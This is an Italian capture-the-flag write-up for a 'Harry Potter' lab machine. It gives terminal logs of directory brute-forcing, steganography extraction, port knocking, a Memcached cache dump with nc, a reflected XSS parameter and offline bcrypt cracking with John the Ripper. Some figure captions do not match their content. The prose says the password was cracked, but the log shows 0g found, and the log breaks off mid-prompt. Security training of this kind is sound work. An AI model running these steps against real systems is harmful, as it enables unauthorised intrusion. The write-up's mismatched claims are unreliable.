Rapporto Tecnico CTF: Harry Potter

Analisi Forense e Penetration Test

1. Sintesi Esecutiva

Il presente documento descrive il processo di analisi e sfruttamento delle vulnerabilità riscontrate nella macchina target della CTF "Harry Potter". Il percorso ha richiesto competenze in ricognizione di rete, decodifica di linguaggi esoterici (Brainfuck), steganografia e analisi di file system nascosti.

2. Fase 1: Ricognizione e Scansione

L'analisi è iniziata con una scansione completa delle porte per identificare i servizi attivi.




Figura 1: Risultati iniziali della scansione Nmap (Porte 21, 80, 2222).

Enumerazione Web

Utilizzando strumenti di brute-force per le directory, sono stati individuati percorsi interessanti come `/oldsite`.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.128 -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.1.128
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.hta                 (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
css                  (Status: 301) [Size: 312] [──> http://192.168.1.128/css/]
images               (Status: 301) [Size: 315] [──> http://192.168.1.128/images/]
javascript           (Status: 301) [Size: 319] [──> http://192.168.1.128/javascript/]
index.php            (Status: 302) [Size: 0] [──> login.php]
oldsite              (Status: 301) [Size: 316] [──> http://192.168.1.128/oldsite/]
server-status        (Status: 403) [Size: 278]
tmp                  (Status: 200) [Size: 18]
Progress: 4613 / 4613 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════

┌──(kali㉿kali)-[~]
└─$
```

Figura 2: Output di Gobuster che mostra la directory /oldsite.

3. Fase 2: Analisi del Codice e Decodifica

L'ispezione del codice sorgente delle pagine web ha rivelato commenti nascosti scritti in Brainfuck. Questo linguaggio esoterico è stato utilizzato per nascondere credenziali o indizi vitali lontano dagli strumenti di scansione automatizzati.






Figura 3-4: Estrazione e decodifica di stringhe in Brainfuck..

La decodifica ha fornito frammenti di testo fondamentali per la costruzione delle credenziali o per la comprensione della trama della CTF, tramite un interprete online (dCode), sono state ottenute stringhe testuali come "di" e "giuro", indizi per le fasi successive.




Figura 4: Processo di decodifica del linguaggio esoterico.

4. Fase 3: Steganografia

Analizzando le immagini presenti sul server, il logo `theta-logo.png` è risultato sospetto. L'uso di `steghide` ha confermato la presenza di un archivio nascosto. Visualizzando il file poesia.txt con il comando cat -e (per mostrare i caratteri invisibili), sono emerse stringhe nascoste tra i versi della poesia.

```
kali@kali: ~/Downloads
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ls
37292.c                  Desktop            gameshell.sh.1   pass_lupin        tools
40839.c                  Documents          go               payload.exe       UDCtLIXI.jpeg
41995.c                  Downloads          hash2.txt        Pictures          venv_ai
45010.c                  end                hash.txt         pronto_per_root   Videos
abLLwmIM.jpeg            exec.php           id_rsa           Public            Wallpapers
ai_bouncer_Kali.py.save  flag.txt           id_rsa.hash      qrEVWSIr.jpeg
BBnrUZwB.jpeg            gameshell          i_miei_test      shell.exe
BKNFBJXP.jpeg            gameshell-save.sh  john_pass.txt    shell.php
-C                       gameshell.sh       Music            Templates

┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf theta-logo.jpg
Enter passphrase:
wrote extracted data to "poesia.txt".

┌──(kali㉿kali)-[~/Downloads]
└─$ cat poesia.txt
Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.

┌──(kali㉿kali)-[~/Downloads]
└─$ cat -e poesia.txt
Nel bosco incantato, sotto il cielo stellato,$
Luca e Milena, maghi innamorati, si diedero appuntamento,$
Era il 22 o il 2222? Un sussurro appena accennato,$
Un luogo tra veritM-CM-  e illusioni, dove il mondo era diverso.$
$
Danzarono sotto la luna, nel punto stabilito,$
Un sentiero nascosto, di magia e mistero avvolto,$
E se mai vedrai quel luogo, dove il tempo M-CM-( sospeso,$
Saprai che lM-CM-,, tra illusioni e amore, il loro sogno M-CM-( acceso.$

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Figura 5: Estrazione dei dati nascosti dall'immagine.

```
Login  http://192.  Login  http://192.  theta-logo  Brainfu  Login  http://19
Not Secure  view-source:http://192.168.1.128/oldsite/login.php
OffSec  Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB

1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5     <meta charset="UTF-8">
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7     <link rel="stylesheet" href="css/style.css">
8     <title>Login</title>
9 </head>
10 <body>
11     <img src="images/theta-logo.png">
12 <!--
13 ++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++++.+.--..-----------------.>---------.+.<.>>+++++.+++.
14 -->
15     <form method="POST">
16         <input type="text" name="username" placeholder="Username" required>
17         <input type="password" name="password" placeholder="Password" required>
18         <input type="submit" value="Login">
19             </form>
20
21 </body>
22 </html>
23
```

Figura 6: Visualizzazione del file 'poesia.txt' estratto.

5. Fase 4: Analisi Avanzata dei File

Il file `poesia.txt` appariva normale a un primo sguardo, ma un'analisi approfondita con il comando cat -A ha rivelato che il file non era un semplice testo, ma conteneva spazi stampabili, ha rivelato una chiave segreta e un set di credenziali nascoste tra gli spazi bianchi e a fine riga.




Figura 7: Utilizzo del comando 'cat -A' per visualizzare i caratteri nascosti.

6. Fase 5: Accesso e Privilege Escalation

Con le credenziali ottenute, è stato possibile accedere all'area riservata tramite `welcome.php` e procedere verso il controllo totale del sistema.


```
?CV@n

┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://192.168.1.128/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,
html
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.1.128/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.hta                 (Status: 403) [Size: 278]
.hta.php             (Status: 403) [Size: 278]
.htpasswd.php        (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
.hta.txt             (Status: 403) [Size: 278]
.htaccess.txt        (Status: 403) [Size: 278]
.htaccess.html       (Status: 403) [Size: 278]
.htaccess.php        (Status: 403) [Size: 278]
.htpasswd.html       (Status: 403) [Size: 278]
.hta.html            (Status: 403) [Size: 278]
.htpasswd.txt        (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
css                  (Status: 301) [Size: 312] [──> http://192.168.1.128/css/]
images               (Status: 301) [Size: 315] [──> http://192.168.1.128/images/]
index.php            (Status: 302) [Size: 0] [──> login.php]
index.php            (Status: 302) [Size: 0] [──> login.php]
javascript           (Status: 301) [Size: 319] [──> http://192.168.1.128/javascript/]
login.php            (Status: 200) [Size: 773]
oldsite              (Status: 301) [Size: 316] [──> http://192.168.1.128/oldsite/]
server-status        (Status: 403) [Size: 278]
tmp                  (Status: 200) [Size: 18]
welcome.php          (Status: 200) [Size: 29]
Progress: 18452 / 18452 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Figure 8: Accesso riuscito, bypass dei controlli e recupero della prima flag.

7. Analisi delle Pagine Interattive

Dopo aver ottenuto l'accesso iniziale, l'analisi si è concentrata sulla directory `welcome.php`. Il server ha risposto con messaggi di stato dinamici, indicando l'attivazione di particolari processi di backend identificati dal codice **65511**.



8. Port Knocking e Servizi Nascosti

È stato rilevato un servizio **Memcached** in esecuzione sulla porta 11211. Tuttavia, l'accesso era inizialmente filtrato. Attraverso una sequenza di tentativi mirati e l'analisi dei messaggi di sistema, è stato possibile "bussare" correttamente alle porte per esporre il servizio.




Figura 10: Analisi dei socket e dei servizi in ascolto.

```
PORT      STATE  SERVICE
11211/tcp closed memcache
MAC Address: DA:91:C3:70:2C:AC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p 11211 192.168.1.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 18:23 +0100
Nmap scan report for 192.168.1.128
Host is up (0.0014s latency).

PORT      STATE    SERVICE
11211/tcp filtered memcache
MAC Address: DA:91:C3:70:2C:AC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p 11211 192.168.1.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 18:23 +0100
Nmap scan report for 192.168.1.128
Host is up (0.00053s latency).

PORT      STATE  SERVICE
11211/tcp closed memcache
MAC Address: DA:91:C3:70:2C:AC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p 11211 192.168.1.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 18:23 +0100
Nmap scan report for 192.168.1.128
Host is up (0.0060s latency).

PORT      STATE SERVICE
11211/tcp open  memcache
MAC Address: DA:91:C3:70:2C:AC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds

┌──(kali㉿kali)-[~]
└─$
```

Figura 11: Scansione specifica che conferma l'apertura della porta 11211.

9. Manipolazione della Cache e XSS

Sfruttando l'accesso a Memcached, è stato effettuato un dump della cache per recuperare stringhe sensibili. Queste informazioni, combinate con una vulnerabilità di tipo **Reflected XSS** sulla dashboard (parametro `?xss=`), hanno permesso di bypassare ulteriori restrizioni e visualizzare la "Mappa del Malandrino" personalizzata per l'utente Milena.

```
ats cachedump 1 0\nquit" | nc -w 1 192.168.1.128 11211

┌──(kali㉿kali)-[~]
└─$ curl -s -b "wand=c2MqVDFsOVN5ezVi" http://192.168.1.128:8080/ && echo -e "stats items\nst
ats cachedump 1 0\nquit" | nc -w 1 192.168.1.128 11211

┌──(kali㉿kali)-[~]
└─$ curl -s -b "wand=c2MqVDFsOVN5ezVi" http://192.168.1.128:8080/ && echo -e "stats items\nst
ats cachedump 1 0\nquit" | nc -w 1 192.168.1.128 11211
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="../">../</a>
</ul>
<hr>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ curl -s -b "wand=c2MqVDFsOVN5ezVi" http://192.168.1.128:8080/ && echo -e "stats items\nst
ats cachedump 1 0\nquit" | nc -w 1 192.168.1.128 11211

┌──(kali㉿kali)-[~]
└─$ curl -s -b "wand=c2MqVDFsOVN5ezVi" http://192.168.1.128:8080/ && echo -e "stats items\nst
ats cachedump 1 0\nquit" | nc -w 1 192.168.1.128 11211

┌──(kali㉿kali)-[~]
└─$ curl -s -b "wand=c2MqVDFsOVN5ezVi" http://192.168.1.128:8080/ && echo -e "stats items\nst
ats cachedump 1 0\nquit" | nc -w 1 192.168.1.128 11211
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="../">../</a>
</ul>
<hr>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$
```

Figura 12: Estrazione dei dati dalla cache Memcached.




Figure 13-14: Risposta del sistema all'iniezione di parametri specifici.

10. Password Cracking e Privilege Escalation

L'ottenimento di un hash di tipo **bcrypt** ha richiesto un attacco di forza bruta offline. Utilizzando **John the Ripper** e una wordlist tematica precedentemente estratta dai file del server (`libreria_totale.txt`), la password è stata compromessa con successo.

```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:50 13.99% (ETA: 12:04:37) 0g/s 170.4p/s 170.4c/s 170.4C/s wol
ly2015'..yllow2011'
0g 0:00:01:02 15.33% (ETA: 12:05:24) 0g/s 169.8p/s 169.8c/s 169.8C/s yll
ow_2016@..yllow_2012@
0g 0:00:04:01 46.95% (ETA: 12:07:13) 0g/s 170.7p/s 170.7c/s 170.7C/s eCo
ntinu..6Wolly_201
0g 0:00:09:58 93.50% (ETA: 12:09:19) 0g/s 170.9p/s 170.9c/s 170.9C/s yll
ow20192025..milena:$2y$10$3esgp8eth4vppbsw4c5hze6bp6qedmbyxelqepudh7uh6q
6ahrzdy2025
0g 0:00:10:54 DONE (2026-04-22 12:09) 0g/s 171.0p/s 171.0c/s 171.0C/s da
nzarono sotto la luna, nel punto stabilito,1900..login1900
Session completed.

┌──(kali㉿kali)-[~/Downloads]
